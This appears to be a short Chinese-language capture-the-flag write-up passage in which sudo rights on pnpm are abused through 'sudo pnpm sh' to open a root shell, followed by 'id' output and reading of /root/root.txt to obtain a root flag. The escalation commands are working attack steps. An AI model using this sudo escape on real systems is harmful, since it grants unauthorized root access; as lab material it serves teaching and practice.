需要先初始化当前目录，生成 package.json

```
sudo pnpm init
sudo pnpm sh
```



```
/home/welcome #
/home/welcome # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/home/welcome # cat /root/root.txt
flag{root-b89ed76b27e91ad5d773ddadae256072}
/home/welcome #
```

拿到 root shell， root flag。